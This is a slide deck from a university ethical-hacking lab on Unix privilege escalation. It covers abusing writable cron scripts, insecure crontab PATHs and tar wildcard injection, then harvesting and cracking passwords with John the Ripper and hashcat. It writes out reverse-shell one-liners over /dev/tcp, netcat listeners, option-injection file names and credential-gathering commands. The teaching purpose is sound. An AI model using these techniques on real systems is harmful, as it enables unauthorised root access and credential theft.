


ETHL - Ethical Hacking Lab

0x06 - Hacking Unix p2

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab
Sapienza University of Rome - Department of Computer Science



This slide deck is released under Creative Commons
Attribution-NonCommercial (CC BY-NC)



ToC

1

Exploiting
cronjobs

3

LinPEAS

2

Passwords and
keys!

4

Linux Exploit
Suggester



Exploiting cronjobs



Exploiting cronjobs

What is Cron?

- A task scheduler on Unix-like systems
- Allows defining commands to execute periodically
- Schedules specified in cron expressions within crontab files

```
crontab -l
```

To show cronjobs for the current user



Exploiting cronjobs

What is Cron?

Example

```
# Edit this file to introduce tasks to be run by cron.  
#  
# Each task to run has to be defined through a single line  
# indicating with different fields when the task will be run  
# and what command to run for the task  
#  
# To define the time you can provide concrete values for  
# minute (m), hour (h), day of month (dom), month (mon),  
# and day of week (dow) or use '*' in these fields (for 'any').  
#  
# Notice that tasks will be started based on the cron's system  
# daemon's notion of time and timezones.  
#  
# Output of the crontab jobs (including errors) is sent through  
# email to the user the crontab file belongs to (unless redirected).  
#  
# For example, you can run a backup of all your user accounts  
# at 5 a.m every week with:  
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/  
#  
# For more information see the manual pages of crontab(5) and cron(8)  
#  
# m h dom mon dow command  
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/  
~
```

1,1

All


"km1" 19:58 22-Mar-24



Exploiting cronjobs

What is Cron?

Cron jobs often do maintenance for services (e.g., clean up), often running **root**



```
$ cat /etc/cron.d/php
# /etc/cron.d/php@PHP_VERSION@: crontab fragment for PHP
# This purges session files in session.save_path older than X,
# where X is defined in seconds as the largest value of
# session.gc_maxlifetime from all your SAPI php.ini files
# or 24 minutes if not defined. The script triggers only
# when session.save_handler=files.

#
# WARNING: The scripts tries hard to honour all relevant
# session PHP options, but if you do something unusual
# you have to disable this script and take care of your
# sessions yourself.

# Look for and purge old sessions every 30 minutes
09,39 *      * * *      root    [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi
```

[0] | "km1" 20:25 22-Mar-24



Exploiting cronjobs

**If we can tamper with what those cron jobs are executing, we can
execute commands as root**

We are going to see 3 methods, with some examples



Exploiting cronjobs

Method 1 - Writable cron scripts

overwrite.sh is
executed every minute
and it's world-writable

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$ ls -l /usr/local/bin/compress.sh
-rwxr--r-- 1 root staff 53 May 13 2017 /usr/local/bin/compress.sh
user@debian:~$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 40 May 13 2017 /usr/local/bin/overwrite.sh
user@debian:~$ 
```

"km1" 21:01 22-Mar-24



Exploiting cronjobs

Method 1 - Writable cron scripts

Write into the script to create a bind or reverse shell

1. Create a listening server with netcat on the local machine

```
nc -lvp 8888
```

2. Overwrite overwrite.sh with

```
bash -i >& /dev/tcp/127.0.0.1/8888 0>&1
```

3. Wait for the cron job to be executed




Exploiting cronjobs

Method 1 - Writable cron scripts

As we have seen before, this cron job is executed every minute with the root user

So, on average after 30 seconds, Privilege Escalation is achieved: we got a root shell



The screenshot shows a terminal window with two tabs. The top tab displays a shell script named 'overwrite.sh' with the following content:

```
#!/bin/bash

echo `date` > /tmp/useless
bash -i >& /dev/tcp/127.0.0.1/8888 0>&1
```

The bottom tab shows the resulting root shell session:

```
user@debian:~$ nc -vlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 55969
bash: no job control in this shell
root@debian:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:~#
```


At the bottom of the terminal window, there is a status bar with the text "[0]" and the timestamp "km1" 21:28 22-Mar-24".



Exploiting cronjobs

Method 2 - Insecure crontab PATH

overwrite.sh is
executed using its
relative path ⇒
/bin/sh will search it
in each directory in the
PATH env variable



```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh

user@debian:~$
```

"km1" 21:34 22-Mar-24



Exploiting cronjobs

Method 2 - Insecure crontab PATH

Can we write in any of the directories in PATH coming **before** the location of `overwrite.sh`?

1. Create a listening server with `netcat` on the local machine

```
nc -l p 7777
```

2. Create a file named `overwrite.sh` in `/home/user` containing, make it executable

```
#!/bin/sh
```

```
bash -i >& /dev/tcp/127.0.0.1/7777 0>&1
```


3. Wait for the cron job to be executed



Exploiting cronjobs

Method 3 - Insecure scripts

The * wildcard is expanded by the shell and passed to the command (tar in this case)



```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root  overwrite.sh
* * * * * root  /usr/local/bin/compress.sh

user@debian:~$ cat /usr/local/bin/compress.sh
#!/bin/sh
cd /home/user
tar czf /tmp/backup.tar.gz *
```

"km1" 21:46 22-Mar-24



Exploiting cronjobs

Method 3 - Insecure scripts

Checking on [GTFOBins](#) we learn that `tar` can execute external commands as part of a checkpoint feature

1. Create a listening server with netcat on the local machine

```
nc -lp 9999
```

2. Create an executable script, named `myshell.sh`, in the user directory

```
#!/bin/sh
```

```
bash -i >& /dev/tcp/127.0.0.1/9999 0>&1
```



Exploiting cronjobs

Method 3 - Insecure scripts

3. Create fake files in the user home (where the * is expanded), to trick tar

```
touch /home/user/--checkpoint=1
```

```
touch /home/user/--checkpoint-action=exec=shell.elf
```

4. Wait for the cron job to be executed




Exploiting cronjobs

Method 3 - Insecure scripts

What happened?

After wildcard expansion, tar has been executed as:

```
tar czf /tmp/backup.tar.gz \
--checkpoint=1 --checkpoint-action=exec=myshell.sh myshell.sh tools
```



The screenshot shows a macOS desktop with two terminal windows. Both windows have tabs labeled 'km1 — davide@lechuck'. The top window shows the user's directory (~) and lists files: 'ls -l' shows a file named 'myshell.sh' with permissions '-rwxr--r--'. The command 'cat myshell.sh' reveals its content: a bash script that opens a reverse shell on port 9999. The bottom window shows the user connecting to the exploit via netcat (nc -vlp 9999), receiving a connection from localhost, and then becoming root (root@debian:/home/user# id). The status bar at the bottom right indicates the session started at 22:04 on March 22, 2024.

```
user@debian:~$ ls -l
total 8
-rw-r--r-- 1 user user    0 Mar 22 16:58 --checkpoint=1
-rw-r--r-- 1 user user    0 Mar 22 16:59 --checkpoint-action=exec=myshell.sh
-rwxr--r-- 1 user user  52 Mar 22 17:03 myshell.sh
drwxr-xr-x 8 user user 4096 May 15  2020 tools

user@debian:~$ cat myshell.sh
#!/bin/bash
bash -i >& /dev/tcp/127.0.0.1/9999 0>&1

user@debian:~$ 

user@debian:~$ nc -vlp 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 55214
bash: no job control in this shell
root@debian:/home/user# id
id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# 
```

"km1" 22:04 22-Mar-24



Exploiting cronjobs

Method 3 - Note

This is a general pattern (not a tar vuln, not just for cronjobs) and it's related to **insecure use of wildcards**

- A tool uses unquoted **wildcards** or **unsafe input expansion**
- Attacker **places specially crafted files** with names that mimic command-line option
- During execution, the file name is **interpreted as a real option**, not data

If the process runs with elevated privileges (like root in cronjobs), it can lead to code execution or privilege escalation





[demo/hands-on]

Practical OXO7 level 1 and 2

linux-privesc



Passwords and keys



Passwords and keys

Having an initial foothold on a system means that we can gather more details

Just a few examples:

- Configuration files
- Shell History
- Keys



Passwords and keys

Configuration files

If we got the foothold by exploiting a server, we should be impersonating the user used by the server

- Configuration files for the application (e.g., web application) might contain password
 - E.g., database password



Passwords and keys

Configuration files - example scenario

We exploited a web application

1. Get the DB password from configuration files
2. Access the database (we will see later how to reach this, if needed)
 - a. Data exfiltration could also happen here
3. Gather application users and passwords



Passwords and keys

Configuration files

In general, if the exploited servers have users, try to gather their password

Why? Humans reuse passwords

- Enumerate local machine users (e.g., `cat /etc/passwd`)
- Try passwords gathered (e.g., `su - <user>`)



Passwords and keys

Configuration files - cracking password

If we need to crack hashed passwords, we can use rainbow tables...

But... Good applications encrypt passwords, better applications also do it properly

- using **salt** and recommended algorithms, like Argon2 or **Bcrypt**



Passwords and keys

Configuration files - cracking password

We can use wordlists and cracking applications

- This is particularly useful if the application used salt


Two popular tools:

- **John the ripper** - multipurpose cracking tool
- **hashcat** - fast, optimized for GPUs



Passwords and keys

Configuration files - cracking password w/ John the ripper



The screenshot shows a terminal window titled "km1 — davide@lechuck". The user has loaded a file named "hashes.txt" containing a single password hash:

```
└$ cat hashes.txt
user:$y$j9T$3ZF3Zo/GU2hQ2HjsmJYmS/$3v2nMM5u0dCnnI5I9LgA6dBlsrlmKRZaC0jGxIAuF/:19814:0:99999:7:::
```

Then, the user runs the command "john --format=crypt --wordlist=/usr/share/seclists/Passwords/darkweb2017-top10000.txt hashes.txt". The output shows the cracking process:

```
[(gt㉿ km1)-[~]
$ john --format=crypt --wordlist=/usr/share/seclists/Passwords/darkweb2017-top10000.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ciaociao          (user)
1g 0:00:00:04 DONE (2024-04-01 16:31) 0.2469g/s 402.9p/s 402.9c/s 402.9C/s 19851985..hollywood1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[(gt㉿ km1)-[~]
```

The terminal also shows the status bar indicating the session was completed at 16:32 on April 1, 2024.



Passwords and keys

Configuration files - cracking password w/ hashcat

```
..acking-hashes (-zsh)
> cat sha256-hashes.txt
9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba016c21cd331ea

> hashcat -a0 -m1400 ./sha256-hashes.txt ~/Developer/rockyou/rockyou.txt
hashcat (v6.2.6) starting

* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.
  You have been warned.

METAL API (Metal 341.36)
=====
* Device #1: Apple M1 Max, 10880/21845 MB, 32MCU

OpenCL API (OpenCL 1.2 (Dec 20 2023 17:30:54)) - Platform #1 [Apple]
=====
* Device #2: Apple M1 Max, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
..acking-hashes (-zsh)
> hashcat --restore-disable -a0 -m1400 ./sha256-hashes.txt ~/Developer/rockyou/rockyou.txt
Dictionary cache hit:
* Filename...: /Users/davide/Developer/rockyou/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba016c21cd331ea:ciao ciao

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1400 (SHA2-256)
Hash.Target....: 9331a1d273d1c186ac996050b184dd0c616d495c4b6ff7bc9ba...d331ea
Time.Started....: Mon Apr  1 17:48:45 2024 (0 secs)
Time.Estimated...: Mon Apr  1 17:48:45 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/Users/davide/Developer/rockyou/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 97915.4 KH/s (10.40ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 2097152/14344384 (14.62%)
Rejected.....: 0/2097152 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> SALDARRIAGA
Hardware.Mon.SMC.: Fan0: 0%, Fan1: 0%
Hardware.Mon.#1...: Util: 85%
```



Passwords and keys

Configuration files - realistic scenario

```
user@debian:~$ cat myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0

user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
user@debian:~$ █
```



Passwords and keys

Shell history

If the “service user” has been used for interactive sessions

- Or if we have moved laterally to an interactive user


Shell history might reveal useful information to perform PE

- Leak passwords
- Common operations which we can use to gather more information



Passwords and keys

Shell history - realistic scenarios



The screenshot shows a macOS desktop environment with two terminal windows open. Both windows have the title bar "→ km1 — davide@lechuck". The left terminal window has tab indicators "⌘1" and "⌘2" above it. The right terminal window has tab indicator "⌘1" above it. The left terminal window displays the following command history:

```
user@debian:~$ cat ~/.history
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
netstat -antp
nano myvpn.ovpn
ls
identify

user@debian:~$ █
```

The right terminal window is currently active and shows the command "ls" at the prompt.



Passwords and keys

Other keys

When elevating privileges or moving laterally, we might want to gather authentication material like keys

- To log into other systems and gather more information
- Typical examples:
